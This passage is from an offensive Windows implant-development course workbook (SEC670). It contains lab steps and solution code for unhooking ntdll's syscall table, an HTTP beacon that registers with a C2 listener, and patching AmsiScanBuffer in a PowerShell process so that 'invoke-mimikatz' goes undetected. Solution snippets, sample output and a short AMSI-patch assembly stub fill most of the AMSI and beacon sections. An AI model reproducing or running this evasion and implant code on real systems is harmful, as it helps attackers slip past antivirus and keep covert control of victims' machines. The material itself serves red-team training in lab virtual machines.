                    ((DWORD_PTR)Ntdll + SyscallTableEnd),
                    ((DWORD_PTR)Buffer + SyscallTableStart),
                    ((DWORD_PTR)Buffer + SyscallTableEnd),
                    SyscallTableSize
                );
                utils::PrettyPrintA(DARKGREY_COLOR, Message);

                // copy over the new syscall table
                RtlCopyMemory(
                    (PVOID)((DWORD_PTR) Ntdll + SyscallTableStart),     // dst
                    (PVOID)((DWORD_PTR) Buffer + SyscallTableStart),    // src
                    SyscallTableSize                                    // size
                );
            } // end if (0 != SyscallTableStart && 0 != SyscallTableEnd && SyscallTableStart
< SyscallTableEnd)
            pfnVirtualProtect((PVOID)((DWORD_PTR)Ntdll + (DWORD_PTR)pimgSection-
>VirtualAddress),
                pimgSection->Misc.VirtualSize,
                OldProtections,
                &OldProtections
            );
            if (!OldProtections)
            {
                return ResolveErrorCode("[!] VirtualProtect: ", GetLastError());
            }

            Message.Format("[+] Successfully restored page protections\n");
            utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);

            // success... hopefully
            //
            return NO_ERROR;
        }
    } // end for ( ; Index < pimgNt->FileHeader.NumberOfSections ; Index++)
```


© 2024 Jonathan Reiter

TODO #5

- Find the end of the syscall sequence to find the beginning of the table

```
// we do -3 because we don't want an ACCESS_VIOLATION reading 3 bytes beyond end of
section
// the 3 comes from the pattern being saught after
//
for ( ; Index < Size - 3 ; Index++)
{
    if (!memcmp(Address + Index, SyscallPattern, 3))
    {
        // break out when we find it
        //
        PatternOffset = Index;
        break;
    }
}

// now that we found the end, we can find the beginning
//
Index = 3;
for ( ; Index < 25 ; Index++)
{
    if (!memcmp(Address + PatternOffset - Index, Int3Pattern, 3))
    {
        PatternOffset = PatternOffset - Index + 3;
        Message.Format("[+] Located the first syscall: 0x%p\n", Address + PatternOffset);
        utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
        break;
    }
}
```


Technet24

TODO #6

- Look backwards to find the end of the table

```
DWORD Index = Size - 9;
for ( ; Index > 0 ; Index--)
{
    if (!memcmp(Address + Index, FullSyscallPatten, 9))
    {
        // 6 is number of bytes for the opcodes before the \xCC
        PatternOffset = Index + 6;
        Message.Format("[+] Found last syscall at 0x%p\n", Address + PatternOffset);
        utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
        break;
    }
}
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- This was a pretty complicated lab, so please do not feel bad if you had to refer to the complete solution several times. The main thing to understand is the overall process to make this method happen.
- Mitigations would be to detect processes that are being created in a suspended state and quickly terminate, for starters.

Lab Enhancements

- Use your own version of `GetProcAddress` instead.
- Craft more useful shellcode that can callback to Sliver C2 on your Slingshot VM.
- When you are attached to Notepad, look for any hooked syscall and see where the `jmp` takes you. It will most likely be in a DLL that Bitdefender forcefully injected into the process. Do some debugging and see what their logic is for determining if something is malicious.

© 2024 Jonathan Reiter

Lab 5.3: No Caller ID

Background

No Caller ID is a lab that will explore the uses of HTTP libraries that Windows offers. When building an implant, it does not do you any good if you cannot send it anything or if it cannot send back to you anything. There are several mechanisms that can be used for these back and forth communications, but what this lab will be focusing on is using HTTP `GET` and `POST` requests using the `WinInet` library of functions. You will see later that there are quite a number of functions needed to be called to make a single request, but you will eventually get used to them. Also, the functions used in this lab can also be tweaked a little bit to use SSL/TLS methods to better protect you implant's communications. With that being said, many corporations will break those connections with a proxy where they can do full packet inspection. This is a time where you traffic can be looked at and we do not want that. To go the extra mile, most mature Red Teams will have registered a few domains or at least have some categorized under of the categories that are protected from inspection by law. Some of those categories are banking, healthcare, communications with your lawyer, etc.

APIs Used

- `InternetOpenA`
- `InternetConnectA`
- `HttpOpenRequestA`
- `InternetOpenUrlA`
- `InternetSetOptionA`
- `HttpSendRequestA`
- `InternetCloseHandle`
- `InternetReadFile`

Objectives

- Understand how to open and end an `HINTERNET` session
- Understand how to make a `GET` request
- Understand how to make a `POST` request
- Understand how to process results of a request
- Understand how to inspect `HTTP` headers

Technet24

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.

- Open the `NoCallerID` solution file.
- The solution holds several source files: `main.cpp` and `Useful.cpp`.
- There are **TODO** comments that describe what is to be done.

ShadowCraftC2.py (Slingshot VM)

1. TODO #1a

- Run the `ShadowCraftC2.py` file on your Slingshot
  - Like so, `./ShadowCraftC2.py`
  - The script is located `~/C2-Dev/ShadowCraftC2`
  - You will see an interactive menu when executed
  - Enter the listeners context menu by typing `listeners`
    - You can optionally TAB complete your way through options
  - Create an HTTP listener for your code
  - The format is `create`, `type of listener`, `name of the listener`, `ip address`, `port`
    - `create http sec670 0.0.0.0 5050`
  - Once done, the tool will inform you if the listener was created
  - Use the `list` command to view active listeners
  - Once the listener has been made, update the IP address and port variables in your code

main.cpp

1. TODO #1b

- Verify your variables in the `NoCallerID` project

Useful.cpp

1. TODO #2

- Create three (3) local variables for the following pieces of information:
  - The internet session for your implant

© 2024 Jonathan Reiter

    - The connection
    - The request
  - Initialize your variables at their creation
2. TODO #3
  - Create the Internet session for your implant
  - Use this string as your User Agent
    - `"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (HTML, like Gecko) Chrome/105.0.0.0 Safari/537.36"`
  - Error check your call
3. TODO #4
  - Create the connection to your C2 IP/Port combo
  - Error check your call
4. TODO #5
  - Create your `POST` request
  - Error check your call
5. TODO #6
  - Send the request
  - Error check your call
6. TODO #7
  - Check for any data that was returned
  - Error check your call

Build

1. Build
  - Build the project for Release x64 mode and monitor the output window for any build errors.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

Technet24

Lab Execution Example

Here is an example of executing the final product from the Test-VM:

Example Run

```
C:\Labs> NoCallerID.exe

main: NoCallerID was compiled on Mon May 27 07:23:46 2024
results: new beacon UUPHEEAEBX with IP 192.168.236.207, hostname None, key
9ivHdrigND9cetM+R2L1xt+HdFh8y7yHm4/TSKEEUQY=
```

If your tool fails for some unknown reason, double check that you were implementing proper error checking. Also, be sure to keep using your custom function you made from Section 1 Bootcamp: Can't Handle It. Use that function to resolve error code numbers to readable message.

Example Failed Run

```
C:\Labs> NoCallerID.exe

[!] HttpSendRequest
```

Here is an example or what the output could look like on the C2 side of the communications.

© 2024 Jonathan Reiter

ShadowCraftC2 Example Output

```
sec670@slingshot:~/C2-Dev/ShadowCraftC2$ ./ShadowCraftC2.py
 mode  main SEC670/C2-DEV
main # listeners
 mode  listener SEC670/C2-DEV
listener # create http sec670 0.0.0.0 5050

[+] Setting up http listener...

[+] listener sec670 started!
 mode  listener SEC670/C2-DEV
listener # list
                    Listeners

 Listener Name | IP Address | Port | Status
 sec670        | 0.0.0.0    | 5050 | Active

 mode  listener SEC670/C2-DEV
listener #
```

```
listener #
[+] someone just hit the registration page



[+] Beacon MJXELBFLTM checked in!
```

Another thing you can do to check your traffic is to have Wireshark up and running on your Dev or Slingshot VM. You can use this to inspect the data being sent back and forth or just to verify that everything is structured correctly. Using Wireshark will be incredibly helpful once you start to send tasks and task results back and forth.

Technet24

TODO Solutions

TODO #1a and 1b

```
sec670@slingshot:~/C2-Dev/ShadowCraftC2$ ./ShadowCraftC2.py
 mode  main SEC670/C2-DEV
main # listeners
 mode  listener SEC670/C2-DEV
listener # create http sec670 0.0.0.0 5050

[+] Setting up http listener...

[+] listener sec670 started!
 mode  listener SEC670/C2-DEV
listener # list
                    Listeners
 Listener Name | IP Address | Port | Status
 sec670        | 0.0.0.0    | 5050 | Active
 mode  listener SEC670/C2-DEV
listener #
```

- 1b
- Update the IP address and port variables

```
CStringA csTheTarget = "";  // ip of slingshot
INTERNET_PORT thePort = 0;  // port ShadowcraftC2.py shows
```


© 2024 Jonathan Reiter

TODO #2

- Create 3 local variables for the following pieces of information:
  - The internet session for your implant
  - The connection
  - The request
- Initialize your variables at their creation

```
HINTERNET hSession = HINTERNET();
HINTERNET hConnect = HINTERNET();
HINTERNET hRequest = HINTERNET();
```

TODO #3

- Create the Internet session for your implant
- Error check your call

```
hSession = InternetOpenA(
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (HTML, like Gecko)
Chrome/105.0.0.0 Safari/537.36",
    INTERNET_OPEN_TYPE_PRECONFIG,
    nullptr,
    nullptr,
    NULL
);
if (!hSession)
{
    ResolveErrorCode("[!] InternetOpenA", GetLastError());
    goto oops;
}
```


Technet24

TODO #4

- Create the connection to your C2 IP/Port combo
- Error check your call

```
hConnect = InternetConnectA(
    hSession,
    (LPCSTR)csTheTarget,
    thePort,
    nullptr,
    nullptr,
    INTERNET_SERVICE_HTTP,
    NULL,
    DWORD_PTR()
);
if (!hConnect)
{
    ResolveErrorCode("[!] InternetConnect", GetLastError());
    goto oops;
}
```

TODO #5

- Create your `POST` request
- Error check your call

```
hRequest = HttpOpenRequestA(
    hConnection,
    "POST",
    "/register",
    nullptr,
    nullptr,
    nullptr,
    NULL,
    DWORD_PTR()
);
if (!hRequest)
{
    return ResolveErrorCode("[!] HttpOpenRequest", GetLastError());
}
```


© 2024 Jonathan Reiter

TODO #6

- Send the request
- Error check your call

```
if (!HttpSendRequestA(hRequest, headers.c_str(), (ULONG)headers.size(),
contentData.data(), (ULONG)contentData.size()))
{
    dwStatus = GetLastError();
    ResolveErrorCode("[!] HttpSendRequest ", dwStatus);
    bRet = false;
    goto oops;
}
```

TODO #7

- Check for any data that was returned
- Error check your call

```
while (TRUE)
{
    if (!InternetReadFile(hRequest, postResults.data(), postResults.size(), &dwBytesRead))
    {
        ResolveErrorCode("[!] InternetReadFile", GetLastError());
        goto oops;
    }

    //
    // so this would break when everything has been read into postResults
    // postResults should now have any data sent back
    //
    if (NULL == dwBytesRead) break;
}
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- This is small drop in the bucket in the greater scheme of communicating with your C2 infrastructure. There are many more things that could be implemented here like adding SSL/TLS capabilities, checking a server's certificate information like its thumbprint, etc. This lab showed how you can make a single POST request to an IP address and port. The lab can be easily

Technet24

modified to fit into a loop of some kind that sends a small beacon of information every few seconds, just to notify it is still there on the target system.

- You now know how to use WinInet APIs to communicate with a C2 server and making the switch over to use WinHttp APIs is not very difficult. In fact, many of the WinHttp APIs have similarly named functions.

Lab Enhancements

- Explore parsing the results that come back from the C2 sever
- Explore making a GET request to download a DLL and manually load it
  - You already did a lab where you created a loader, now you can use it
- Make a request for tasks
  - Implement commands in the `ShadowCraftC2.py` file on your Slingshot VM
- Bake this into your CustomShell so you can have HTTP communication

© 2024 Jonathan Reiter

Lab 5.4: AMSI No More

Background

There are many processes that bring in the `AMSI.dll` module, and PowerShell is one such process. AMSI was created to help security products analyze strings/buffers to determine if they are suspicious. Because the security product cannot make sense of the obfuscated strings, it would have to deobfuscated it first, which would take too much time to do. PowerShell itself must deobfuscate the string/buffer before executing it, so Microsoft thought that at that moment, it would be perfect to then analyze it. Enter AMSI, the Antimalware Scan Interface. The interface that is supposed to indicate if your string/buffer is malicious or not. The method of patching AMSI for this lab is going to combine code caves found in between the slack space between functions, and overwriting a function's prolog.

APIs Used

- `EnablePrivilege`
- `OpenProcess`
- `LoadLibraryEx`
- `GetProcAddress`
- `ReadProcessMemory`
- `WriteProcessMemory`

Objectives

- Execute malicious powershell command without being detected by AMSI.
- Understand the `AmsiScanBufer` function prolog and what exists before the function.
- View the before and after effects in a debugger.
- Understand reading and writing process memory.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
    - Open the `AMSINoMore` solution file.
    - The solution holds several source files, but your work begins inside the `Useful.cpp` source file.
    - There are **TODO** comments that describe what is to be done.

Technet24

2. TODO #1
   - Create a local `UCHAR` (or similar) array to store the bytes that will be replaced.
   - These are the original bytes.
3. TODO #2
   - Use the custom helper function to obtain the PID from the process name.
4. TODO #3
   - Use the custom helper function to obtain a process handle after the PID has been found.
5. TODO #4
   - Obtain a module handle to `amsi.dll`.
   - Do not let the loader resolve any DLL references.
6. TODO #5
   - Obtain the procedure address for `AmsiScanBuffer`.
7. TODO #6
   - Read from the process' memory starting in the code cave.
8. TODO #7
   - Write to the process' memory starting in the code cave.
9. Build
   - Build the project and monitor the output window for any build errors.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

Open an elevated CMD prompt and execute the tool to test for functionality.

> **Stuck?**
>
> **If you become stuck, you can expand the specific section in the TODO Solutions section.**

Lab Execution Example

Here is an example of executing the final product while PowerShell is **not** running.


```
C:\Tools>AMSINoMore.exe
This program will attempt to bypass AMSI by patching its prolog
AMSINoMore built on Sat Jan  1 14:50:37 2022
[!] PatchAmsiScanBuffer: Failed to find Process ID for powershell.exe
[!] main:24: Could not patch AMSI
```


© 2024 Jonathan Reiter


It is always good to see your tool fail, like when a process cannot be located. Next, let us use the debugger to see what the function looks like before we start patching it. To do this, open WinDbg Preview and attach to a PowerShell instance. If you do not have a running instance of PowerShell, create one.

> **Elevated or not**
>
> **Please note that if you choose to spawn an elevated PowerShell instance, you will have to spawn an elevated instance of WinDbg Preview or else you will be denied access when attaching to PowerShell.**


Now that you have attached to PowerShell, enter the following command in the command window in the debugger: `u amsi! AmsiScanBuffer`. The results in the command window will have the address of the procedure and we can copy/paste that address into the memory window.



Remember the code caves we talked about earlier? Now we can look for the code cave that should be before this procedure and count how many bytes we have in the cave, or how much room we have in the cave for our shellcode. If there is not enough room, we will have to use a different technique like forcing an error to be returned in `EAX`.



Next, in your PowerShell prompt, enter in the string `invoke-mimikatz` or even the cmdlet `Invoke-Mimikatz`. Either option should be a solid guarantee to trigger AMSI.




Technet24

Next, we can go ahead an run our tool and see what the patch looks like afterward.

```
C:\Tools>AMSINoMore.exe
This program will attempt to bypass AMSI by patching its prolog
AMSINoMore built on Sat Jan  1 14:50:37 2022
[+] PatchAmsiScanBuffer:45: Obtained process handle: 0x0000000000000088
[+] PatchAmsiScanBuffer:54: Obtained module handle: 0x00007FFECD0E0000
[+] PatchAmsiScanBuffer:63: Obtained procedure address: 0x00007FFECD0E35E0
[+] PatchAmsiScanBuffer:80: Read 13 bytes from address: 0x00007FFECD0E35D5
[+] PatchAmsiScanBuffer:100: Wrote 13 bytes to address: 0x00007FFECD0E35D5
```

Cool, the output suggests that the patch has been applied to that PowerShell instance. If you had more than one running, the tool would find the first instance and just patch that one. You would have to decide if that is the behavior you want.



Let us go back into the PowerShell prompt and run `invoke-mimikatz` again.

```
Administrator: Windows PowerShell
PS C:\> "invoke-mimikatz"
At line:1 char:1
+ "invoke-mimikatz"
+ ~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\>
PS C:\>
PS C:\> "invoke-mimikatz"
invoke-mimikatz
PS C:\>
PS C:\>
PS C:\>
```

Success! After the patch has been put in place, we can see that we are successful with running the mimikatz string as we are not detected as malicious.

© 2024 Jonathan Reiter

TODO Solutions

TODO #1

- Create a local `UCHAR` array to store the bytes that will be replaced

```
UCHAR OriginalBytes[BytesLen] = { 0 };
```

TODO #2

- Use the custom helper function to obtain the PID from the process name

```
TargetProcessId = GetProcessPidFromName(DoomedProcess.GetBuffer());
//
// with error checking
//
if (ERROR_GEN_FAILURE == TargetProcessId || 0 == TargetProcessId)
{
    Message.Format(L"[!] %s: Failed to find Process ID for %s\n", __FUNCTIONW__,
DoomedProcess.GetBuffer());
    utils::PrettyPrintW(ERROR_COLOR, Message);

    return ERROR_GEN_FAILURE;
}
```

TODO #3

- Use the custom helper function to obtain a process handle after the PID has been found

```
hTargetProcess = GetProcessHandleFromPid(TargetProcessId);
//
// with error checking
//
if (INVALID_HANDLE_VALUE == hTargetProcess)
{
    return ERROR_GEN_FAILURE;
}
```


Technet24

TODO #4

- Obtain a module handle to amsi.dll
- Do not let the loader resolve any DLL references

```
HMODULE hAmsi = LoadLibraryExW(AmsiDll.GetBuffer(), NULL, DONT_RESOLVE_DLL_REFERENCES);
//
// with error checking
//
if (!hAmsi)
{
    return ResolveErrorCode("[!] LoadLibraryExW: ", GetLastError());
}
```

TODO #5

- Obtain the procedure address for AmsiScanBuffer

```
pfnAmsiScanBuffer = (PUCHAR)GetProcAddress(hAmsi, AmsiScanBuffer.GetBuffer());
//
// with error checking
//
if (!pfnAmsiScanBuffer)
{
    return ResolveErrorCode("[!] GetProcAddress: ", GetLastError());
}
```

TODO #6

- Read from the process' memory starting in the code cave

```
Ret = ReadProcessMemory(
    hTargetProcess,
    pfnAmsiScanBuffer - CodeCaveBytes,
    OriginalBytes,
    sizeof(Bytes),
    &nBytesRead
);
//
// with error checking
//
if (!Ret)
{
    return ResolveErrorCode("[!] ReadProcessMemory: ", GetLastError());
}
```


© 2024 Jonathan Reiter

TODO #7

- Write to the process' memory starting in the code cave

```
Ret = WriteProcessMemory(
    hTargetProcess,
    pfnAmsiScanBuffer - CodeCaveBytes,
    Bytes,
    sizeof(Bytes),
    &nBytesWritten
);
//
// with error checking
//
if (!Ret)
{
    return ResolveErrorCode("[!] WriteProcessMemory: ", GetLastError());
}
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- Patching functions can be extremely effective, but it requires in-depth knowledge of assembly, calling conventions, etc. There are other methods for patching AMSI to include giving it a bad argument to force it down a different code path, like what Dazzy DdoS does in his blog found here: https://dazzyddos.github.io/posts/AMSI-Bypass/. Here is what that patch does:

```
mov eax, 80070057h
ret
```

Lab Enhancements

- Is it possible to make our shellcode smaller and just as effective?
- Can you execute unobfuscated scripts without issue? Why or why not?
- Does it make sense to flush the instruction cache after making the modifications?

Technet24

Lab 5.5: ShadowCraft

Background

This bootcamp challenge has you continuing the development of a custom Windows shell that you started at the end of Section 4. The main purpose for this portion is to continue to add on to the core functionality of the shell with what was covered in this section.

Unguided

Please note this is meant to be an unguided lab, so a fully working solution will not be provided. Hints will be offered along with a general introduction to the Visual Studio solution file that holds the skeleton of the custom shell.

Objectives

- Understand the basics of making a custom shell.
- Implement what was taught during this section in the shell.
- Deploy the shell to the Test VM.
- Add recon.
- Add process enumeration.
- Add directory enumeration.
- Add get/put functionality.
- Add registry enumeration.
- Add process injection.
- Add privilege escalation.
- Add persistence.
- Add shellcode execution.
- Add unhooking functionality.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
    - Open the `Day2-Bootcamp\WindowsShell\WindowsShell.sln` file.

© 2024 Jonathan Reiter

2. From the solution explorer window, open `main.cpp`.
3. The `main.cpp` has but one purpose: kick off the shell by calling `BeginShell`.
4. `BeginShell` is implemented in the `Useful.cpp` source file, which is where your work begins.

Lab Walk-through and Orientation

The WindowsShell solution file houses several source files. Some of the files have been prepped for you to allow you to focus on the core part of the bootcamp: implementing custom shell commands. A shell has several commands that are baked into it so they are core to the program. If your shell were to ever get caught then they would have whatever features you baked into it—something to think about as you develop your shell. Additional features could be reflectively loaded as DLLs or a similar feature. The `BeginShell` function is commented to explain what has been implemented thus far. Your task is to implement functions that directly relate to what was covered during this section.

- The only functions that are currently supported are `help` and `exit`.
- The naming conventions for functions is `Run` followed by the intended purpose:
  - Like `RunCommand` to spawn a new `cmd.exe` process or `RunChangeDirectory` to change directories
  - If you were to create a regwalker function, consider naming it `RunRegEnum` or similar.
- From the skeleton code provided, add in the functionality from what we covered in this section.

Transfer to the Test VM


Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder. Once moved over, run the tool and troubleshoot any errors that are generated.


Technet24

Virtual Machine Credentials

The login credentials for all virtual machines used in this class are listed below for quick reference.

All login credentials are also displayed in the respective virtual machine's information panel. Below are screenshots showing the login credentials under VMware Workstation and VMware Fusion, respectively.






1. Windows Dev VM

© 2024 Jonathan Reiter

TPM Password

Please note, the Windows 11 Dev VM has TPM enabled and requires the `sansstudent` password before it can be powered on for the first time. As indicated in the screenshot, there is the option to remember the password for subsequent boots.



- Username: `sec670`
- Password: `useruser`

These credentials are for the system account used via the graphical login. This user has `Administrator` access within the virtual machine.

Important folder locations:

- `C:\SEC670\Labs\`
  - This folder should hold the cloned repo for all source code files for all labs and bootcamps
  - Each folder is named appropriately by day
    - The `\DayN\` subdirectory would be for any demos that might be done in class
    - The `\DayN-Labs\` subdirectory would be for the labs done in class
    - The `\DayN-Bootcamp\` subdirectory would be for bootcamps that are done during bootcamp or after hours
  - Example:
    - If you were starting to work on **Lab 3.3: APCInjection**, you would navigate to the appropriate subdirectory, `\Day3-Labs\` and open the subdirectory there named `\APCInjection`.
    - There should be a solution file (`*.sln`) that you can open using Visual Studio 2019.
- `C:\SEC670\Labs\Tool-Crib\`
  - Holds the location for additional files that you will be creating functionality for during the progression of the course
- `C:\Tools\`
  - Is a shared folder from the Windows Test VM
  - Both the Dev and Test VMs must be on the same network for the shared folder to be accessible
  - The shared folder acts like a drop folder allowing you to simply copy/paste teh compiled binaries into the folder and have it readily accessible for execution on the Test VM

Technet24

2. **Windows Test VM**
    - Username: `tester`
    - Password: `useruser`

    These credentials are for the system account used via the graphical login.

    This user has `Administrator` access within the virtual machine.

    Important folder locations:

    - `C:\Tools\`
        - This is the drop folder that is shared with the Dev VM
        - There are other tools available for you here as well that will be useful as you test your programs
3. **Slingshot VM**
    - Username: `sec670`
    - Password: `sec670`

    These credentials are for the system account used via the graphical login.

    This user has `sudo` access for all commands on the virtual machine.

    Use Case:

    - `msfvenom` is available to you from a terminal window
    - You can also use this VM to attempt ot catch meterpreter callbacks using the Metasploit Framework
    - We will also explore the Sliver C2 and expanding its features
4. **Bitdefender VM**
    - Username: `tester`
    - Password: `useruser`

    These credentials are for the system account used via the graphical login.

    This user has `Administrator` access within the virtual machine.

    Use Case:

    - This VM will be used for the AV bypass lab on Section 5

© 2024 Jonathan Reiter

About the Labs

